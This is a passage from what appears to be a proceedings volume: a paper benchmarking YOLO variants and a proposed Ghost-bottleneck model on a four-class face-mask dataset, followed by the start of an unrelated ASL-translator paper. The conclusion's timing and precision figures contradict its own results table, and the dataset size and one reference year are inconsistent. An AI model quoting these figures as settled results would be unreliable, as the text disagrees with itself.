2. A deep learning-based object detection model to detect face masks.
3. Performed comparative analysis of the proposed algorithm with existing approaches.

The organization of the rest of the paper is as follows: Sect. 2 presents related work, Sect. 3 describes the dataset, Sect. 4 describes the proposed model, Sect. 5 reports and analyzes the experimental results, and finally, Sect. 6 presents the conclusion and possibilities of future work.

2 Related Work

Since December 2019, the world has been fighting against COVID-19 [9, 10]. With each passing day, the struggle is getting tougher because of various phases of COVID-19 coming up and the increasing number of people getting infected with the virus. One of the measures that has been adopted to avoid COVID-19 is by wearing masks. It is necessary for people going outside their homes to wear masks, and this has become a task for government to check whether people roaming outside have worn mask or not. E-surveillance can be a good idea to keep a check on people whether they are wearing masks or not. Some work has been done regarding this with the help of various object detection algorithms.

Loey et al. [11] proposed a model for the detection of medical face masks based on YOLOV2 [12] with ResNet-50 and achieved average precision of 81% with Adam optimizer [13] using images from publicly available Medical Masks Dataset (MMD) and Face Mask Dataset (FMD). Venkateswarlu et al. [14] presented a face mask detection approach using MobileNet with a global pooling block. The proposed model employed a global pooling layer to perform flattening of the features. Singh et al. [15] proposed face mask detection using YOLOv3 [4] and faster R-CNN [16] and found that faster R-CNN has better precision but when it came to applying these two in the real world, YOLOv3 [17] performed better as it performs single-shot detection and has a higher frame rate. Both the algorithms YOLOv3 and F-R-CNN achieved average precision of 55 and 62, respectively. Experiments were performed on a custom dataset created by the authors which included the MAFA dataset, WiderFace Dataset, and some images from the web. For the computation of both the algorithms, Keras API was used on top of the TensorFlow machine learning library. Kiruthika et al. [18] proposed a system using CNN to find people who are not wearing a face mask. For this, the authors first captured images from a video, they collected 858 images with masks and 681 images without a face mask. They performed 94 epochs and used 80% images for training and the rest 20% for testing.

Nagrath et al. [19] proposed an approach using deep learning to detect face masks. The proposed model used single shot multibox detector [20] as a face detector using ResNet-10 [21–23] and MobilenetV2 architecture as a framework for the classifier to perform real-time face detection. The proposed approach gained an accuracy score of 0.9264 and an F1-score of 0.93 which was higher than all of the compared models including LeNet-5 [21, 22], AlexNet [23], VGG-16 [23], and ResNet-50 [22]. Experiments were performed on 5521 images which were classified with the label “with_mask” and “without_mask.”

Loey et al. [24] proposed a mask detection model consisting of two components, where the first component was feature extraction which was performed using ResNet-50, while the second component being classification was performed using decision trees, SVM, and ensemble algorithm. Three datasets were used in this approach, namely Real-World Masked Dataset (RMFD), Simulated Masked Face Dataset (SMFD), and Labeled Faces in the Wild (LFW).

Yu and Zhang [25] performed face mask detection using YOLOv4 while making a few changes in its backbone working environment. It used CSPDarknet53 for feature extraction and Hard-swish as the activation function to reduce the computing cost of the network and to improve the learning ability of the network. Experiments were performed on 10,855 images from RMFD, Masked Face Net, and the author’s images. Batagelj et al. [26] designed a model for recognizing whether face masks are worn correctly or not and compare their performance with other models. The authors used the Face Mask Label Dataset to perform experiments.

Jiang et al. [27] proposed RetinaFaceMask that is a one-stage detector which consists of a feature pyramid network to blend high-level semantic information with numerous feature maps. The authors also proposed a novel cross-class object removal algorithm to deny predictions with low confidence and a high intersection of union. 250 epochs were performed on 7959 images from the Face Mask Dataset that achieved a precision of 82.3% and recall of 89.1% using MobileNet as the backbone and precision of 93.4% and recall of 94.5% using ResNet as the backbone architecture. Yadav [28] proposed a system to monitor safe distance among people and detect whether a mask is worn by people or not. It uses MobileNetV2 architecture for detection. Person detection is done using single-shot object detection (SSD) with the help of MobileNetV2 and OpenCV using Adam optimizer. The author used custom 3165 images to perform experiments with labels as mask and no mask.

On analyzing the previous work performed regarding face mask detection, it was observed that existing approaches does not handle very small images and different types of face masks. According to different studies carried out regarding wearing face masks, it was observed that different face masks respond differently to CORONA virus. Out of all the face mask categories, N-95 is observed to be the safest option in providing protection against COVID-19. This is the reason why this approach considered identification of different categories of face mask. The proposed algorithm considered both of these issues and handled them well while achieving precision of 0.90.

3 Dataset Description

A new dataset of 1652 images was created by combining images from Medical Masks Dataset and Google Images. These images were labeled as medical mask, N-95 mask, cloth mask, and no mask. Figure 1 illustrates samples of images from our dataset.

Images were annotated based on the model to be used. For YOLOv3, YOLOv4, YOLOv5, and YOLOR, annotations were created in the form of a txt file. A .txt file was created with the same name for each image file in the same directory. Annotations in the .txt file include object class, object coordinates, height, and width. Annotations for the image are of the format mentioned below:

$$< \text{class of the object} >< x >< y >< \text{width} >< \text{height} >$$

Fig. 1 Sample images of dataset

3 0.0997 0.2872 0.1298 0.2271
2 0.8786 0.3533 0.1286 0.2884
2 0.5096 0.4038 0.1911 0.4194
2 0.2223 0.4903 0.1141 0.3016

(a) (b)

Fig. 2 **a**. Represents sample image from dataset. b. Represents contents of annotation file corresponding to the sample image

Where class of the object is the class to which object belongs to, it is in numeric format starting from 0. For our research, class of the object was taken as "0" for medical mask, "1" for N-95 mask, "2" for cloth mask, and "3" for no mask.

x and *y* represent the object coordinates, and height and width represent the height and width of the bounding box.

For the image shown below annotation will be (Fig. 2).

4 Face Mask Detection

Object detection [21] is a computer vision approach that works to identify and classify objects within an image or video. These techniques draw bounding boxes around the detected objects and have been extensively used in face detection, vehicle detection, pedestrian counting, security systems, etc. As shown in Fig. 3, we can classify them as single-stage [29] and two-stage detection algorithms. In two-stage detectors, the models propose a set of regions of interest based on selective search or regional proposal network and then classifier processes region candidates, whereas a single-stage detector skips region proposal stage unlike two-stage detectors and directly runs detection over a condensed sampling of possible options.

Object detection has tremendous opportunities that can be explored on different images. Mostly, because of their faster detection capabilities YOLO algorithms are being used along with other algorithms as well for object detection. This section explains the proposed algorithm along with the existing approaches for object detection, that includes YOLOv3, YOLOv4, and YOLOv5.




Fig. 3 Types of object detection models

4.1 YOLOv3

You Only Look Once (YOLO) [4] is a state-of-the-art, real-time object detection algorithm. It was first developed in 2016 by Redmon et al. [8].

YOLOv3 [30], i.e., Version 3 was developed in 2018 by Joseph Redmon, Ali Farhadi. It applies an exclusive neural network to the full image. In this approach, the image is divided into grid cells and then probabilities are produced for each grid cell. These probabilities are used to predict bounding boxes. These bounding boxes are then weighted by the predicted possibilities.

There are 53 CNN layers (Darknet-53) stacked with 53 more layers (for detection) producing a total of 106 layers as the backbone architecture behind YOLOv3 [4]. Figure 4 shows the architecture behind YOLOv3. As compared to YOLOv2, YOLOv3 is better at detecting smaller objects. It has been designed in such a way that the 13 × 13 layer is responsible for detecting large objects, the 26 × 26 layer detects medium objects, and the 52 × 52 layer detects large objects. It uses nine anchor boxes, three for each scale.

For detection in YOLOv3, detection kernel is applied on feature maps of three different scales at three different places in the network. The three different scales perform detections by down sampling dimensions of input image by 32, 16, and 8, respectively. The equation for output at each cell is (Bx(5 + C)) where B is the number of bounding boxes a cell on feature map can predict, five is for four bounding box attributes (that are center coordinates of a cell (x, y), height, width, and one detection confidence), and C is the number of classes.

There are no extra pooling layers, instead, supplementary convolutional layers are added to down sample feature maps. Because of the backbone architecture, YOLOv3 prevents the loss of low-level features and thus increasing the capability of the model to detect small objects.




Fig. 4 Architecture of YOLOv3

It takes a batch of images as input that is of the form *(n, width of image, height of image, 3)*, where n represents the number of images, width and height can be taken as any number which is divisible by 32, and 3 represents the color format, here it is RGB. It is not required to resize the image for input; here, it is done at the backend by the model only.

4.2 YOLOv4

Figure 5 shows the architecture of YOLOv4 [5]. The architecture of YOLOv4 is divided into three different parts, namely backbone, neck, and head. It is an important improvement over YOLOv3 as its mean average precision (mAP) and frames per second (FPS) are increased by 10% and 12%, respectively. It was developed by Alexey et al.

The backbone of YOLOv4 involves three modules:

(a) **Bag of Freebies** either raise the cost of training or substitutes the training strategy while keeping the inference cost small. Some methods used in this are data augmentation, photometric distortion, geometric distortion, MixUp, CutMix, focal loss, label smoothing, and IOU loss.
(b) **Bag of Specials** increase conclusion cost by a tiny number but can remarkably boost the precision of object detection. Methods used in this include Mish activation.
(c) **CSPDarknet53**—The cross-stage partial architecture has been extracted from the DenseNet architecture that utilizes the preceding input and integrates it with the ongoing input prior to working on the dense layer.

Every stage layer of a DenseNet carries a dense block and a transition layer, and each dense block consists of k dense layers. The return of the ith dense layer is connected with the input of the ith dense layer, and the concatenated outcome becomes the input of the $(i + 1)_{th}$ dense layer. It employs a CSPNet strategy to divide the feature map of the base layer into two parts and then integrates them through a cross-stage hierarchy. The application of a split and merge strategy authorizes for more gradient flow all over the network.

For feature generation in YOLOv4, spatial pyramid pooling (SPP) layer is used. It allows to produce fixed-size features whatever being the size of our feature maps. To generate a fixed-size feature, it uses pooling layers like max pooling and generate different descriptions of our feature maps.

Neck or the detector is made up of various bottom-up and top-down paths. The key feature of the neck is to gather feature maps from different stages. And it uses YOLOv3 as the head.




Fig. 5 Architecture of YOLOv4

4.3 YOLOv5

YOLOv5 [7] was reported by Glenn Jocher (Founder and CEO of Ultralytics). It was publicly released on GitHub. He presented the YOLOv5 PyTorch-based approach, and it was coded in Python in comparison with previous versions that were coded in C language, that made its installation and integration on IoT devices simple. The PyTorch community is substantial than the Darknet community, which means that PyTorch may receive more contributions and development in the future. Figure 6 shows the architecture of YOLOv5 which is quite similar to YOLOv4 [5] except for the changes in basic architecture behind the backbone, neck, and head. Changes in the same are, backbone replaced with Focus structure, and CSP network, like in




Fig. 6 Architecture of YOLOv5

YOLOv4, YOLOv5 also uses SPP block but along with PANet, it uses YOLOv3 that uses GIoU loss as head.

To improve the performance, Jocher proposed to integrate the anchor box selection process into YOLOv5, as a result, the network considered any of the datasets to be used as input, and then it automatically "learns" the best anchor boxes for that dataset and use them during training.

4.4 Proposed Methodology

Figure 7 presents the architecture of the proposed model. The architecture of the proposed model is similar to YOLOv5, except few changes in backbone and output layer. Backbone used focus structure and ghost bottleneck module. Ghost bottleneck was used as it compacts and lights to process. A ghost bottleneck is a skip connection block, where the first ghost module acts as an expansion channel that increases the number of channels. However, the second ghost module decreases the number of channels to match the shortcut path. Then, the shortcut is linked between the inputs and the outputs of these two ghost modules. The batch normalization (BN) and ReLU nonlinearity are applied after every layer, except ReLU, which is not used after the




Fig. 7 Architecture of proposed model

second ghost module. Changes in the output layer were made for very small images by making changes in the anchor and correspondingly in the head. Figure 8 presents the basic architecture behind ghost bottleneck.

5 Experimental Results

To evaluate the performances of algorithms on the created dataset, several experiments were performed on Google Colaboratory.

Performance was measured on the basis of achieved precision [31], recall [31], mAP@0.5 [32], and mAP@0.95.

Dataset was split into 70% for training images (1157 images), 20% for testing images (330 images), and 10% for validation images (165 images). Results show the comparison of different object detection algorithms to detect different types of face mask on 1625 images from the created dataset. Table 1 illustrates the comparison of different algorithms based on mAP@0.5, mAP@0.95, precision, recall, and time taken by them for computation.

Based on the obtained results, we can say that while keeping number of epochs as 100 for all algorithms, it was found that YOLOV3 took maximum time to compute and





Fig. 8 Architecture of ghost module

Table 1 Performance comparison of different algorithms in terms of mean average precision (mAP), recall, and precision

Sr. No	Algorithm applied	Time taken	Number of epochs	mAP@0.5	mAP@0.95	Precision	Recall
1	YOLOv3	3.063 h	100	0.5	–	0.58	0.66
2	YOLOv4	0.20 h	100	0.37	–	0.48	0.63
3	Scaled YOLOv4	1.11 h	100	0.58	0.18	0.4	0.78
4	YOLOv5	0.24 h	100	0.51	0.152	0.88	0.60
5	YOLOR	1.341 h	100	0.60	0.23	0.40	0.80
6	Proposed model	1.12 h	100	0.48	0.145	0.90	0.53

gave mAP of 0.50, while higher mAP was evaluated using YOLOR algorithm which computed the same in 1.341 h. Algorithm which obtained most competent results among all existing techniques was YOLOv5 which gained maximum precision of 0.88, mAP value as 0.51 and that too in very less amount of time, which is 0.24 h. Taking into consideration the proposed model, it achieved maximum precision among all, with the precision value of 0.90. Proposed algorithm was able to perform well in constrained environments as well, we performed several iterations on the dataset and found that the proposed model performed well for monochromatic images as well. Table 2 illustrates the results obtained from all algorithms, and Fig. 9 compares the obtained precision and recall graphically.

Table 2 Result images obtained from YOLOv3, YOLOv4, Scaled-YOLOV4, and YOLOv5

Sr. No.	Model applied	Original image	Resultant image
1	YOLOv3		
2	YOLOv4		
3	Scaled YOLOv4		


(continued)

Table 2 (continued)

Sr. No.	Model applied	Original image	Resultant image
4	YOLOv5		
5	YOLOR		
6	Proposed model		

(continued)

Table 2 (continued)

Sr. No.	Model applied	Original image	Resultant image
7	Proposed model in constrained environment		




Fig. 9 Comparison of precision and recall

6 Conclusion and Future Work

In this work, a comparative analysis of different object detection algorithms for the detection of multiple face masks has been presented. For the detection of masks in images, evaluations were performed on various deep learning object detection models, including YOLOV3, YOLOV4, YOLOV5, Scaled YOLOv4, YOLOR, and the proposed model on the new dataset. Results show that the proposed model outperformed other algorithms by giving precision of 0.9. While YOLOR gave precision of 0.40 only and it achieved the same in 1.572 h, whereas YOLOv5 precision of 0.80 achieved in just 0.27 h.

Although, we were able to perform mask detections on the images but in a few cases, masks were not recognized properly. The amount of time required to process the data is quite large, we plan to overcome both these issues in the future.

In the future, we plan to detect the distance between persons and check whether they are at a safe distance from one another or not, to prevent COVID-19.

Funding This research was supported by Capacity Building and Research Entrepreneurship Centre in Artificial Intelligence, Big Data and IoT sanctioned by Ministry of Electronics and Information Technology (MeitY), India.

References

1. World Health Organization (WHO) https://www.who.int/about
2. WHO Coronavirus Disease (COVID-19) Dashboard https://covid19.who.int/
3. He F, Deng Y, Li W (2020) Coronavirus disease 2019: What we know? J Med Virol 92.7(2020):719–725
4. Redmon J, Farhadi A (2018) Yolov3: an incremental improvement. arXiv preprint arXiv:1804.02767
5. Bochkovskiy A, Wang C-Y, Mark Liao H-Y (2020) Yolov4: optimal speed and accuracy of object detection. arXiv preprint arXiv:2004.10934
6. Wang C-Y, Bochkovskiy A, Mark Liao H-Y (2021) Scaled-yolov4: scaling cross stage partial network. In: Proceedings of the IEEE/CVF conference on computer vision and pattern recognition
7. Liu Y et al. (2020) Research on the use of YOLOv5 object detection algorithm in mask wearing recognition. World Sci Res J (2020):276–284
8. Wang C-Y, Yeh I-H, Liao H-YM (2021) You only learn one representation: unified network for multiple tasks. arXiv preprint arXiv:2105.04206
9. Fauci AS, Lane HC, Redfield RR (2020) Covid-19—navigating the uncharted 1268–1269
10. Velavan TP, Meyer CG (2020) The COVID-19 epidemic. Tropical Med Int Health 25(3):278
11. Loey M et al. (2021) Fighting against COVID-19: A novel deep learning model based on YOLO-v2 with ResNet-50 for medical face mask detection. Sustain Cities Soc 65(2021):102600
12. Redmon J, Farhadi A (2017) YOLO9000: better, faster, stronger. In: Proceedings of the IEEE conference on computer vision and pattern recognition
13. Druzhkov PN, Kustikova VD (2016) A survey of deep learning methods and software tools for image classification and object detection. Pattern Recognit Image Anal 26(1):9–15

14. Venkateswarlu IB, Kakarla J, Prakash S (2020) Face mask detection using mobilenet and global pooling block. In: 2020 IEEE 4th conference on information and communication technology (CICT). IEEE
15. Singh S et al. (2021) Face mask detection using YOLOv3 and faster R-CNN models: COVID-19 environment. Multimedia Tools Appl 80.13(2021):19753–19768
16. Ren S et al. (2015) Faster r-cnn: towards real-time object detection with region proposal networks. Adv Neural Inf Process Syst 28(2015):91–99
17. Lee Y et al. (2019) Fast detection of objects using a YOLOv3 network for a vending machine. In: 2019 IEEE international conference on artificial intelligence circuits and systems (AICAS). IEEE
18. Kiruthika S et al. (2021) Smart face mask detection using Ml. Ann Rom Soc Cell Biol (2021):3321–3326
19. Nagrath P et al. (2021) SSDMNV2: a real time DNN-based face mask detection system using single shot multibox detector and MobileNetV2. Sustain Cities Soc 66(2021):102692
20. Liu W et al. (2016) Ssd: single shot multibox detector. In: European conference on computer vision. Springer, Cham
21. Wu X, Sahoo D, Hoi SCH (2020) Recent advances in deep learning for object detection. Neurocomputing 396(2020):39–64
22. Zhao Z-Q et al. (2019) Object detection with deep learning: a review. In: IEEE transactions on neural networks and learning systems 30.11(2019):3212–3232
23. Yann LC, Bengio Y, Hinton G (2015) Deep learning. nature 521.7553 (2015):436–444
24. Loey M et al. (2021) A hybrid deep transfer learning model with machine learning methods for face mask detection in the era of the COVID-19 pandemic. Measurement 167(2021):108288
25. Yu J, Zhang W (2021) Face mask wearing detection algorithm based on improved YOLO-v4. Sensors 21(9):3263
26. Batagelj B et al. (2070) How to correctly detect face-masks for COVID-19 from visual information? Appl Sci 11.5 (2021):2070
27. Jiang X et al. (2021) YOLOv3_slim for face mask recognition. J Phys Conf Seri 1771(1), IOP Publishing
28. Yadav S (2020) Deep learning based safe social distancing and face mask detection in public areas for covid-19 safety guidelines adherence. Int J Res Appl Sci Eng Technol 8(7):1368–1375
29. Ge S et al. (2017) Detecting masked faces in the wild with lle-cnns. In: Proceedings of the IEEE conference on computer vision and pattern recognition
30. Redmon J et al. (2016) You only look once: unified, real-time object detection. In: Proceedings of the IEEE conference on computer vision and pattern recognition
31. Padilla R, Netto SL, da Silva EAB (2020) A survey on performance metrics for object-detection algorithms. In: 2020 international conference on systems, signals and image processing (IWSSIP). IEEE
32. Henderson P, Ferrari V (2016) End-to-end training of object class detectors for mean average precision. In: Asian conference on computer vision. Springer, Cham

ASL Real-Time Translator

Pranshul Aggarwal, Kunal Kushwaha, Kush Goyal, and Pooja Gupta

Abstract Real-time ASL-translator would be a video conferencing application that will detect American Sign Language and will convert it into English text. In today's scenario after the pandemic, there is a need to understand the gestures while communicating using video conferencing. As most of the existing projects work only on predicting the individual letters and not the complete words, it was quite challenging. In this work, real-time ASL-translator has been proposed and implemented that would provide a platform for video conferencing in real-time scenarios. For the same, the CNN model has been deployed on the server side. The proposed solution results with 95% of accuracy.

1 Introduction

